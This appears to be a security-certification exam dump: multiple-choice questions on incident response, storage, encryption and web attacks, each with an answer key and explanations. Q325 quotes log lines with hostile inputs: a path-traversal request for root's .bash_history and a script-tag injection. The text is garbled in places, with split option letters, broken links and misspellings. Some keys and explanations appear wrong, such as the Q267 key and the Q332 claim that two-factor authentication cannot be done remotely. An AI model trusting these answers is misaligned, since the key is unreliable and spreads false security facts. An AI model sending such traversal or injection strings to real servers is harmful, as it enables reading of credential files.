A company has decided to lower costs by conducting an internal assessment on specific devices and various internal and external subnets. The assessment will be done during regular office hours, but it must not affect any production servers. Which of the following would MOST likely be used to complete the assessment? (Select two.)

A. Agent-based vulnerability scan
B. Black-box penetration testing
C. Configuration review
D. Social engineering
E. Malware sandboxing
F. Tabletop exercise

Answer: AC

NEW QUESTION 252
A cybersecurity analyst has received an alert that well-known "call home" messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the massages. After determining the alert was a true positive, which of the following represents OST
likely cause?

A. Attackers are running reconnaissance on company resources.
B. An outside command and control system is attempting to reach an infected system.
C. An insider trying to exfiltrate information to a remote network.
D. Malware is running on a company system

Answer: B

NEW QUESTION 255
A cybersecurity analyst is hired to review the security the posture of a company. The cybersecurity analyst notice a very high network bandwidth consumption due to SYN floods from a small number of IP addresses. Which of the following would be the BEST action to take to support incident response?

A. Increase the company's bandwidth.
B. Apply ingress filters at the routers.
C. Install a packet capturing tool.
D. Block all SYN packet

Answer: B

NEW QUESTION 260
Which of the following system would be at the GREATEST risk of compromise if found to have an open vulnerability associated with perfect ... secrecy?

A. Endpoints
B. VPN concentrators
C. Virtual hosts
D. SIEM
E. Layer 2 switches

Answer: B

NEW QUESTION 265
An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security anal... reviewing vulnerability scan result from a recent web server scan.

Portions of the scan results are shown below: Finding# 5144322
First time detected 10 nov 2015 09:00 GMT_0600
Last time detected 10 nov 2015 09:00 GMT_0600
CVSS base: 5
Access path: http://myorg.com/mailinglist.htm
Request: GET http://mailinglist.aspx?content=volunteer Response: C:\Docments\MarySmith\malinglist.pdf
Which of the following lines indicates information disclosure about the host that needs to be remediated?

A. Response: C:\Docments\marysmith\malinglist.pdf
B. Finding#5144322
C. First Time detected 10 nov 2015 09:00 GMT_0600
D. Access path: http//myorg.com/mailinglist.htm
E. Request: GET http://myorg.come/mailinglist.aspx?content=volunteer

Answer: A

NEW QUESTION 267
A technician receives the following security alert from the firewall's automated system: Match_Time: 10/10/16 16:20:43
Serial: 002301028176
Device_name: COMPSEC1 Type: CORRELATION
Scrusex: domain\samjones Scr: 10.50.50.150
Object_name: beacon detection Object_id: 6005
Category: compromised-host Severity: medium
Evidence: host repeatedly visited a dynamic DNS domain (17 time) After reviewing the alert, which of the following is the BEST analysis?

A. the alert is a false positive because DNS is a normal network function.
B. this alert indicates a user was attempting to bypass security measures using dynamic DNS.
C. this alert was generated by the SIEM because the user attempted too many invalid login attempts.
D. this alert indicates an endpoint may be infected and is potentially contacting a suspect hos

Answer: B

NEW QUESTION 272
A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is general same events. The analyst informs the manager of these finding, and the manager explains that these activities are already known and . . . ongoing simulation. Given this scenario, which of the following roles are the analyst, the employee, and the manager fillings?

A. The analyst is red team The employee is blue team The manager is white team
B. The analyst is white team The employee is red team The manager is blue team
C. The analyst is red team The employee is white team The manager is blue team
D. The analyst is blue team The employee is red team The manager is white team

Answer: D

NEW QUESTION 276
A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After invest the new vulnerability, it was determined that the web services providing are being impacted by this new threat. Which of the following data types a MOST likely at risk of exposure based on this new threat? (Select TWO)

A. Cardholder data
B. intellectual property
C. Personal health information
D. Employee records
E. Corporate financial data

Answer: AC

NEW QUESTION 281
The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The sec… analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reaction, server functionality does not seem to be affected, and no malware was found after a scan. Which of the following action should the analyst take?

A. Reschedule the automated patching to occur during business hours.
B. Monitor the web application service for abnormal bandwidth consumption.
C. Create an incident ticket for anomalous activity.
D. Monitor the web application for service interruptions caused from the patchin

Answer: C

NEW QUESTION 283
A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines. Which of the following represents a FINAL step in the prediction of the malware?

A. The workstations should be isolated from the network.
B. The workstations should be donated for refuse.
C. The workstations should be reimaged

D. The workstations should be patched and scanne

Answer: C

NEW QUESTION 285
The Chief Executive Officer (CEO) instructed the new Chief Information Security Officer (CISO) to provide a list of enhancements to the company's cybersecurity operation. As a result, the CISO has identified the need to align security operations with industry best practices. Which of the following industry references is appropriate to accomplish this?

A. OSSM
B. NIST
C. PCI
D. OWASP

Answer: B

NEW QUESTION 289
Company ABC's SAN is nearing capacity, and will cause costly downtimes if servers run out disk space. Which of the following is a more cost effective alternative to buying a new SAN?

A. Enable multipath to increase availability
B. Enable deduplication on the storage pools
C. Implement snapshots to reduce virtual disk size
D. Implement replication to offsite datacenter

Answer: B

Explanation:
Storage-based data deduplication reduces the amount of storage needed for a given set of files. It is most effective in applications where many copies of very similar or even identical data are stored on a single disk.
It is common for multiple copies of files to exist on a SAN. By eliminating (deduplicating) repeated copies of the files, we can reduce the disk space used on the existing SAN. This solution is a cost effective alternative to buying a new SAN.
Incorrect Answers:
A: Multipathing enables multiple links to transfer the data to and from the SAN. This improves performance and link redundancy. However, it has no effect on the amount of data on the SAN. C: Snapshots would not reduce the amount of data stored on the SAN.
D: Replicating the data on the SAN to an offsite datacenter will not reduce the amount of data stored on the SAN. It would just create another copy of the data on the SAN in the offsite datacenter. References:
https://en.wikipedia.org/wiki/Data_deduplication

NEW QUESTION 293
A user has a laptop configured with multiple operating system installations. The operating systems are all installed on a single SSD, but each has its own partition and logical volume. Which of the following is the BEST way to ensure confidentiality of individual operating system data?

A. Encryption of each individual partition
B. Encryption of the SSD at the file level
C. FDE of each logical volume on the SSD
D. FDE of the entire SSD as a single disk

Answer: A

Explanation:
In this question, we have multiple operating system installations on a single disk. Some operating systems store their boot loader in the MBR of the disk. However, some operating systems install their boot loader outside the MBR especially when multiple operating systems are installed. We need to encrypt as much data as possible but we cannot encrypt the boot loaders. This would prevent the operating systems from loading.
Therefore, the solution is to encrypt each individual partition separately. Incorrect Answers:
B: The question is asking for the BEST way to ensure confidentiality of individual operating system dat
A. Individual file encryption could work but if files are ever added to the operating systems (for updates etc.), you would have to manually encrypt the new files as well. A better solution would be to encrypt the entire partition. That way any new files added to the operating system would be automatically encrypted.
C: You cannot perform full disk encryption on an individual volume. Full disk encryption encrypts the entire disk.
D: FDE of the entire SSD as a single disk would encrypt the boot loaders which would prevent the operating systems from booting.

NEW QUESTION 295
After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.
SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);
The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the $USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being explogted to manipulate the price of a shopping cart's items?

A. Input validation
B. SQL injection
C. TOCTOU
D. Session hijacking

Answer: C

Explanation:
In this question, TOCTOU is being explogted to allow the user to modify the temp file that contains the price of the item.
In software development, time of check to time of use (TOCTOU) is a class of software bug caused by

changes in a system between the checking of a condition (such as a security credential) and the use of the results of that check. This is one example of a race condition.
A simple example is as follows: Consider a Web application that allows a user to edit pages, and also allows administrators to lock pages to prevent editing. A user requests to edit a page, getting a form which can be used to alter its content. Before the user submits the form, an administrator locks the page, which should prevent editing. However, since editing has already begun, when the user submits the form, those edits (which have already been made) are accepted. When the user began editing, the appropriate authorization was checked, and the user was indeed allowed to edit. However, the authorization was used later, at a time when edits should no longer have been allowed. TOCTOU race conditions are most common in Unix between operations on the file system, but can occur in other contexts, including local sockets and improper use of database transactions.
Incorrect Answers:
A: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. The explogt in this question is not an example of input validation.
B: SQL injection is a type of security explogt in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to dat
A. The explogt
in this question is not an example of a SQL injection attack.
D: Session hijacking, also known as TCP session hijacking, is a method of taking over a Web user session by obtaining the session ID and masquerading as the authorized user. The explogt in this question is not an example of session hijacking.
References: https://en.wikipedia.org/wikiHYPERLINK
"https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use"/Time_of_check_to_time_of_use

NEW QUESTION 296
The administrator is troubleshooting availability issues on an FCoE-based storage array that uses deduplication. The single controller in the storage array has failed, so the administrator wants to move the drives to a storage array from a different manufacturer in order to access the data. Whichof the following issues may potentially occur?

A. The data may not be in a usable format.
B. The new storage array is not FCoE based.
C. The data may need a file system check.
D. The new storage array also only has a single controlle

Answer: B

Explanation:
Fibre Channel over Ethernet (FCoE) is a computer network technology that encapsulates Fibre Channel frames over Ethernet networks. This allows Fibre Channel to use 10 Gigabit Ethernet networks (or higher speeds) while preserving the Fibre Channel protocol.
When moving the disks to another storage array, you need to ensure that the array supports FCoE, not just regular Fiber Channel. Fiber Channel arrays and Fiber Channel over Ethernet arrays use different network connections, hardware and protocols. Fiber Channel arrays use the Fiber Channel protocol over a dedicated Fiber Channel network whereas FCoE arrays use the Fiber Channel
protocol over an Ethernet network. Incorrect Answers:
A: It is unlikely that the data will not be in a usable format. Fiber Channel LUNs appear as local disks on a Windows computer. The computer then creates an NTFS volume on the fiber channel LUN. The storage array does not see the NTFS file system or the data stored on it. FCoE arrays only see the underlying block level storage.
C: The data would not need a file system check. FCoE arrays use block level storage and do not check the file system. Any file system checks would be performed by a Windows computer. Even if this happened, the data would be accessible after the check.
D: The new storage array also having a single controller would not be a problem. Only one controller is required.
References: https://en.wikipedia.org/wiki/Fibre_HYPERLINK
"https://en.wikipedia.org/wiki/Fibre_Channel_over_Ethernet"Channel_over_Ethernet

NEW QUESTION 297
A developer is determining the best way to improve security within the code being developed. The developer is focusing on input fields where customers enter their credit card details. Which of the following techniques, if implemented in the code, would be the MOST effective in protecting the fields from malformed input?

A. Client side input validation
B. Stored procedure
C. Encrypting credit card details
D. Regular expression matching

Answer: D

Explanation:
Regular expression matching is a technique for reading and validating input, particularly in web software. This question is asking about securing input fields where customers enter their credit card details. In this case, the expected input into the credit card number field would be a sequence of numbers of a certain length. We can use regular expression matching to verify that the input is indeed a sequence of numbers. Anything that is not a sequence of numbers could be malicious code. Incorrect Answers:
A: Client side input validation could be used to validate the input into input fields. Client side input validation is where the validation is performed by the web browser. However this question is asking for the BEST answer. A user with malicious intent could bypass the client side input validation whereas it would be much more difficult to bypass regular expression matching implemented in the application code.
B: A stored procedure is SQL code saved as a script. A SQL user can run the stored procedure rather than typing all the SQL code contained in the stored procedure. A stored procedure is not used for
validating input.
C: Any stored credit card details should be encrypted for security purposes. Also a secure method of transmission such as SSL or TLS should be used to encrypt the data when transmitting the credit card number over a network such as the Internet. However, encrypting credit card details is not a way of securing the input fields in an application.

NEW QUESTION 299
A popular commercial virtualization platform allows for the creation of virtual hardware. To virtual machines, this virtual hardware is indistinguishable from real hardware. By implementing virtualized TPMs, which of the following trusted system concepts can be implemented?

A. Software-based root of trust
B. Continuous chain of trust

C. Chain of trust with a hardware root of trust
D. Software-based trust anchor with no root of trust

Answer: C

Explanation:
A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.
A vTPM is a virtual Trusted Platform Module; a virtual instance of the TPM.
IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.
The TPM is the hardware root of trust.
Chain of trust means to extend the trust boundary from the root(s) of trust, in order to extend the collection of trustworthy functions. Implies/entails transitive trust. Therefore a virtual TPM is a chain of trust from the hardware TPM (root of trust). Incorrect Answers:
A: A vTPM is a virtual instance of the hardware TPM. Therefore, the root of trust is a hardware root of trust, not a software-based root of trust.
B: The chain of trust needs a root. In this case, the TPM is a hardware root of trust. This answer has no root of trust.
D: There needs to be a root of trust. In this case, the TPM is a hardware root of trust. This answer has no root of trust.
References: https://www.cylab.cmu.edu/tiw/slides/martin-tiw101.pdf

NEW QUESTION 304
An organization is concerned with potential data loss in the event of a disaster, and created a backup datacenter as a mitigation strategy. The current storage method is a single NAS used by all servers in both datacenters. Which of the following options increases data availability in the event of a datacenter failure?

A. Replicate NAS changes to the tape backups at the other datacenter.
B. Ensure each server has two HBAs connected through two routes to the NAS.
C. Establish deduplication across diverse storage paths.
D. Establish a SAN that replicates between datacenters.

Answer: D

Explanation:
A SAN is a Storage Area Network. It is an alternative to NAS storage. SAN replication is a technology that replicates the data on one SAN to another SAN; in this case, it would replicate the data to a SAN in the backup datacenter. In the event of a disaster, the SAN in the backup datacenter would contain all the data on the original SAN.
Array-based replication is an approach to data backup in which compatible storage arrays use built-in software to automatically copy data from one storage array to another. Array-based replication software runs on one or more storage controllers resident in disk storage systems, synchronously or asynchronously replicating data between similar storage array models at the logical unit number (LUN) or volume block level. The term can refer to the creation of local copies of data within the same array as the source data, as well as the creation of remote copies in an array situated off site. Incorrect Answers:
A: Replicating NAS changes to the tape backups at the other datacenter would result in a copy of the NAS data in the backup datacenter. However, the data will be stored on tape. In the event of a disaster, you would need another NAS to restore the data to.
B: Ensuring that each server has two routes to the NAS is not a viable solution. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.
C: Deduplication is the process of eliminating multiple copies of the same data to save storage space. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.
References:
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NEW QUESTION 305
An application present on the majority of an organization’s 1,000 systems is vulnerable to a buffer overflow attack. Which of the following is the MOST comprehensive way to resolve the issue?

A. Deploy custom HIPS signatures to detect and block the attacks.
B. Validate and deploy the appropriate patch.
C. Run the application in terminal services to reduce the threat landscape.
D. Deploy custom NIPS signatures to detect and block the attack

Answer: B

Explanation:
If an application has a known issue (such as susceptibility to buffer overflow attacks) and a patch is released to resolve the specific issue, then the best solution is always to deploy the patch.
A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers,
corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.
Incorrect Answers:
A: This question is asking for the MOST comprehensive way to resolve the issue. A HIPS (Host Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.
C: This question is asking for the MOST comprehensive way to resolve the issue. Running the application in terminal services may reduce the threat landscape. However, it doesn’t resolve the issue. Patching the application to eliminate the threat is a better solution.
D: This question is asking for the MOST comprehensive way to resolve the issue. A NIPS (Network Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.
References: http://searchsecurity.techtarget.com/definition/buffer-overflow

NEW QUESTION 309

A government agency considers confidentiality to be of utmost importance and availability issues to be of least importance. Knowing this, which of the following correctly orders various vulnerabilities in the order of MOST important to LEAST important?

A. Insecure direct object references, CSRF, Smurf
B. Privilege escalation, Application DoS, Buffer overflow
C. SQL injection, Resource exhaustion, Privilege escalation
D. CSRF, Fault injection, Memory leaks

Answer: A

Explanation:
Insecure direct object references are used to access dat
A. CSRF attacks the functions of a web site which could access dat
A. A Smurf attack is used to take down a system.
A direct object reference is likely to occur when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key without any validation mechanism which will allow attackers to manipulate these references to access unauthorized data.
Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The impact of a successful cross-site request forgery attack is limited to the capabilities exposed by the vulnerable application. For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context. In effect, CSRF attacks are used by an attacker to make a target system perform a function (funds Transfer, form submission etc.) via the target's browser without knowledge of the target user, at least until the unauthorized function has been committed.
A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees.
Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network.
Incorrect Answers:
B: Application DoS is an attack designed to affect the availability of an application. Buffer overflow is used to obtain information. Therefore, the order of importance in this answer is incorrect.
C: Resource exhaustion is an attack designed to affect the availability of a system. Privilege escalation is used to obtain information. Therefore, the order of importance in this answer is incorrect.
D: The options in the other answers (Insecure direct object references, privilege escalation, SQL injection) are more of a threat to data confidentiality than the options in this answer. References:
http://www.tutorialspoint.com/secuHYPERLINK "http://www.tutorialspoint.com/security_testing/insecure_direct_object_reference.htm"rity_testing /insecure_direct_object_reference.htm https://www.owasp.org/index.php/Cross-Site_HYPERLINK "https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet"Request_Forgery_(CSRF)_HYPERLINK "https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet"Prevention_Cheat_Sheet http://www.webopedia.com/TERM/S/smurf.html

NEW QUESTION 310

A security administrator wants to deploy a dedicated storage solution which is inexpensive, can natively integrate with AD, allows files to be selectively encrypted and is suitable for a small number of users at a satellite office. Which of the following would BEST meet the requirement?

A. SAN
B. NAS
C. Virtual SAN
D. Virtual storage

Answer: B

Explanation:
A NAS is an inexpensive storage solution suitable for small offices. Individual files can be encrypted by using the EFS (Encrypted File System) functionality provided by the NTFS file system.
NAS typically uses a common Ethernet network and can provide storage services to any authorized devices on that network.
Two primary NAS protocols are used in most environments. The choice of protocol depends largely on the type of computer or server connecting to the storage. Network File System (NFS) protocol usually used by servers to access storage in a NAS environment. Common Internet File System (CIFS), also sometimes called Server Message Block (SMB), is usually used for desktops, especially those running Microsoft Windows.
Unlike DAS and SAN, NAS is a file-level storage technology. This means the NAS appliance maintains and controls the files, folder structures, permission, and attributes of the data it holds. A typical NAS deployment integrates the NAS appliance with a user database, such as Active Directory, so file permissions can be assigned based on established users and groups. With Active Directory
integration, most Windows New Technology File System (NTFS) permissions can be set on the files contained on a NAS device.
Incorrect Answers:
A: A SAN is expensive compared to a NAS and is more suitable for enterprise storage for larger
networks.
C: A Virtual SAN is the combined local storage of multiple hypervisor servers (VMware ESXi for example) to create one virtual storage pool. This is not the best solution for a small office.
D: Virtual storage is storage presented by an underlying SAN or group of servers. This is not the best solution for a small office.
References:
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NEW QUESTION 315

A security administrator is shown the following log excerpt from a Unix system:

```
2013 Oct 10 07:14:57 web14 sshd[1632]: Failed password for root from 198.51.100.23 port 37914 ssh2
2013 Oct 10 07:14:57 web14 sshd[1635]: Failed password for root from 198.51.100.23 port 37915 ssh2
2013 Oct 10 07:14:58 web14 sshd[1638]: Failed password for root from 198.51.100.23 port 37916 ssh2
```

```
2013 Oct 10 07:15:59 web14 sshd[1640]: Failed password for root from 198.51.100.23 port 37918 ssh2
2013 Oct 10 07:16:00 web14 sshd[1641]: Failed password for root from 198.51.100.23 port 37920 ssh2
2013 Oct 10 07:16:00 web14 sshd[1642]: Successful login for root from 198.51.100.23 port 37924 ssh2
```

Which of the following is the MOST likely explanation of what is occurring and the BEST immediate response? (Select TWO).

A. An authorized administrator has logged into the root account remotely.
B. The administrator should disable remote root logins.
C. Isolate the system immediately and begin forensic analysis on the host.
D. A remote attacker has compromised the root account using a buffer overflow in sshd.
E. A remote attacker has guessed the root password using a dictionary attack.
F. Use iptables to immediately DROP connections from the IP 198.51.100.23.
G. A remote attacker has compromised the private key of the root account.
H. Change the root password immediately to a password not found in a dictionar

Answer: CE

Explanation:
The log shows six attempts to log in to a system. The first five attempts failed due to ‘failed password’. The sixth attempt was a successful login. Therefore, the MOST likely explanation of what is occurring is that a remote attacker has guessed the root password using a dictionary attack.
The BEST immediate response is to isolate the system immediately and begin forensic analysis on the host. You should isolate the system to prevent any further access to it and prevent it from doing any damage to other systems on the network. You should perform a forensic analysis on the system to determine what the attacker did on the system after gaining access.
Incorrect Answers:
A: It is unlikely that an authorized administrator has logged into the root account remotely. It is unlikely that an authorized administrator would enter an incorrect password five times.
B: Disabling remote root logins is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.
D: The log does not suggest a buffer overflow attack; the failed passwords suggest a dictionary attack. F: Using iptables to immediately DROP connections from the IP 198.51.100.23 is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.
G: The log does not suggest a remote attacker has compromised the private key of the root account; the failed passwords suggest a dictionary attack.
H: Changing the root password is a good idea but it is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.

NEW QUESTION 320
A security administrator wants to prevent sensitive data residing on corporate laptops and desktops from leaking outside of the corporate network. The company has already implemented full-disk encryption and has disabled all peripheral devices on its desktops and laptops. Which of the following additional controls MUST be implemented to minimize the risk of data leakage? (Select TWO).

A. A full-system backup should be implemented to a third-party provider with strong encryption for data in transit.
B. A DLP gateway should be installed at the company border.
C. Strong authentication should be implemented via external biometric devices.
D. Full-tunnel VPN should be required for all network communication.
E. Full-drive file hashing should be implemented with hashes stored on separate storage.
F. Split-tunnel VPN should be enforced when transferring sensitive dat

Answer: BD

Explanation:
Web mail, Instant Messaging and personal networking sites are some of the most common means by which corporate data is leaked.
Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. The term is also used to describe software products that help a network administrator control what data end users can transfer.
DLP software products use business rules to classify and protect confidential and critical information so that unauthorized end users cannot accidentally or maliciously share data whose disclosure could put the organization at risk. For example, if an employee tried to forward a business email outside the corporate domain or upload a corporate file to a consumer cloud storage service like Dropbox, the employee would be denied permission.
Full-tunnel VPN should be required for all network communication. This will ensure that all data transmitted over the network is encrypted which would prevent a malicious user accessing the data by using packet sniffing.
Incorrect Answers:
A: This question is asking which of the following additional controls MUST be implemented to minimize the risk of data leakage. Implementing a full system backup does not minimize the risk of data leakage.
C: Strong authentication implemented via external biometric devices will ensure that only authorized people can access the network. However, it does not minimize the risk of data leakage.
E: Full-drive file hashing is not required because we already have full drive encryption.
F: Split-tunnel VPN is used when a user a remotely accessing the network. Communications with company servers go over a VPN whereas private communications such as web browsing does not use a VPN. A more secure solution is a full tunnel VPN.
References:
http://whatis.techtarget.com/defHYPERLINK "http://whatis.techtarget.com/definition/data-lossprevention- DLP"inition/data-loss-prevention-DLP

NEW QUESTION 325
The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show
the following:

```
90.76.165.40 – - [08/Mar/2014:10:54:04] “GET calendar.php?create%20table%20hidden HTTP/1.1” 200 5724
90.76.165.40 – - [08/Mar/2014:10:54:05] “GET ../../../root/.bash_history HTTP/1.1” 200 5724 90.76.165.40 – - [08/Mar/2014:10:54:04] “GET
index.php?user=<script>Create</script> HTTP/1.1” 200 5724
```

The security administrator also inspects the following file system locations on the database server using the command ‘ls -al /root’

```
drwxrwxrwx 11 root root 4096 Sep 28 22:45 .
drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..
-rws------ 25 root root 4096 Mar 8 09:30 .bash_history
-rw------- 25 root root 4096 Mar 8 09:30 .bash_history
-rw------- 25 root root 4096 Mar 8 09:30 .profile
-rw------- 25 root root 4096 Mar 8 09:30 .ssh
```

Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the future? (Select TWO).

A. Privilege escalation
B. Brute force attack
C. SQL injection
D. Cross-site scripting
E. Using input validation, ensure the following characters are sanitized: <>
F. Update crontab with: find / \(-perm -4000 \) –type f –print0 | xargs -0 ls –l | email.sh
G. Implement the following PHP directive: $clean_user_input = addslashes($user_input)
H. Set an account lockout policy

Answer: AF

Explanation:
This is an example of privilege escalation.
Privilege escalation is the act of explogting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.
The question states that the web server communicates with the database server via an account with SELECT only privileges. However, the privileges listed include read, write and execute (rwx). This suggests the privileges have been 'escalated'.
Now that we know the system has been attacked, we should investigate what was done to the system.
The command "Update crontab with: find / \(-perm -4000 \) –type f –print0 | xargs -0 ls –l | email.sh" is used to find all the files that are setuid enabled. Setuid means set user ID upon execution. If the setuid bit is turned on for a file, the user executing that executable file gets the permissions of the individual or group that owns the file.
Incorrect Answers:
B: A brute force attack is used to guess passwords. This is not an example of a brute force attack. C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). This is not an example of a SQL Injection attack.
D: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web
applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. This is not an example of an XSS attack.
E: Sanitizing just the <> characters will not prevent such an attack. These characters should not be sanitized in a web application.
G: Adding slashes to the user input will not protect against the input; it will just add slashes to it.
H: An account lockout policy is useful to protect against password attacks. After a number of incorrect passwords, the account will lockout. However, the attack in this question is not a password attack so a lockout policy won't help.

NEW QUESTION 326
Which of the following describes a risk and mitigation associated with cloud data storage?

A. Risk: Shared hardware caused data leakage Mitigation: Strong encryption at rest
B. Risk: Offsite replication Mitigation: Multi-site backups
C. Risk: Data loss from de-duplication Mitigation: Dynamic host bus addressing
D. Risk: Combined data archivingMitigation: Two-factor administrator authentication

Answer: A

Explanation:
With cloud data storage, the storage provider will have large enterprise SANs providing large pools of storage capacity. Portions of the storage pools are assigned to customers. The risk is that multiple customers are storing their data on the same physical hardware storage devices. This presents a risk (usually a very small risk, but a risk all the same) of other customers using the same cloud storage hardware being able to view your data.
The mitigation of the risk is to encrypt your data stored on the SAN. Then the data would be unreadable even if another customer was able to access it.
Incorrect Answers:
B: Offsite replication is used for disaster recovery purposes. It is not considered to be a risk as long as the data is secure in the other site. Multi-site backups are not a risk mitigation.
C: Data loss from de-duplication is not considered to be a risk. De-duplication removes duplicate copies of data to reduce the storage space required for the dat
A. Dynamic host bus addressing is not a risk mitigation.
D: Combined data archiving is not considered to be a risk. The archived data would be less accessible to other customers than the live data on the shared storage.

NEW QUESTION 331
Which of the following technologies prevents an unauthorized HBA from viewing iSCSI target information?

A. Deduplication
B. Data snapshots
C. LUN masking
D. Storage multipaths

Answer: C

Explanation:
A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).
LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.
Incorrect Answers:
A: Deduplication is the process of eliminating multiple copies of the same data to save storage space. It does not prevent an unauthorized HBA from viewing iSCSI target information.
B: Data snapshots are point in time copies of data often used by data backup applications. They do not prevent an unauthorized HBA from viewing iSCSI target information.
D: Storage multipaths are when you have multiple connections to a storage device. This provides path redundancy in the event of a path failure and can also (in active/active configurations) provide extra capacity by aggregating the bandwidth of the multiple storage paths. However, they do not prevent an unauthorized HBA from viewing iSCSI target information.
References:
http://searchviHYPERLINK "http://searchvirtualstorage.techtarget.com/definition/LUNmasking" rtualstorage.techtarget.com/definition/LUN-masking

NEW QUESTION 332

Company ABC is hiring customer service representatives from Company XYZ. The representatives reside at Company XYZ's headquarters. Which of the following BEST prevents Company XYZ representatives from gaining access to unauthorized Company ABC systems?

A. Require each Company XYZ employee to use an IPSec connection to the required systems
B. Require Company XYZ employees to establish an encrypted VDI session to the required systems
C. Require Company ABC employees to use two-factor authentication on the required systems
D. Require a site-to-site VPN for intercompany communications

Answer: B

Explanation:

VDI stands for Virtual Desktop Infrastructure. Virtual desktop infrastructure is the practice of hosting a desktop operating system within a virtual machine (VM) running on a centralized server.
Company ABC can configure virtual desktops with the required restrictions and required access to systems that the users in company XYZ require. The users in company XYZ can then log in to the virtual desktops over a secure encrypted connection and then access authorized systems only. Incorrect Answers:
A: Requiring IPSec connections to the required systems would secure the connections to the required systems. However, it does not prevent access to unauthorized systems.
C: The question states that the representatives reside at Company XYZ's headquarters. Therefore, they will be access Company ABC's systems remotely. Two factor authentication requires that the user be present at the location of the system to present a smart card or for biometric authentication; two factor authentication cannot be performed remotely.
D: A site-to-site VPN will just create a secure connection between the two sites. It does not restrict access to unauthorized systems.
References:
http://searchvHYPERLINK "http://searchvirtualdesktop.techtarget.com/definition/virtualdesktop" irtualdesktop.techtarget.com/definition/virtual-desktop

NEW QUESTION 334

Joe, a penetration tester, is tasked with testing the security robustness of the protocol between a mobile web application and a RESTful application server. Which of the following security tools would be required to assess the security between the mobile web application and the RESTful application server? (Select TWO).

A. Jailbroken mobile device
B. Reconnaissance tools
C. Network enumerator
D. HTTP interceptor
E. Vulnerability scanner
F. Password cracker

Answer: DE

Explanation:

Communications between a mobile web application and a RESTful application server will use the
HTTP protocol. To capture the HTTP communications for analysis, you should use an HTTP Interceptor.
To assess the security of the application server itself, you should use a vulnerability scanner.
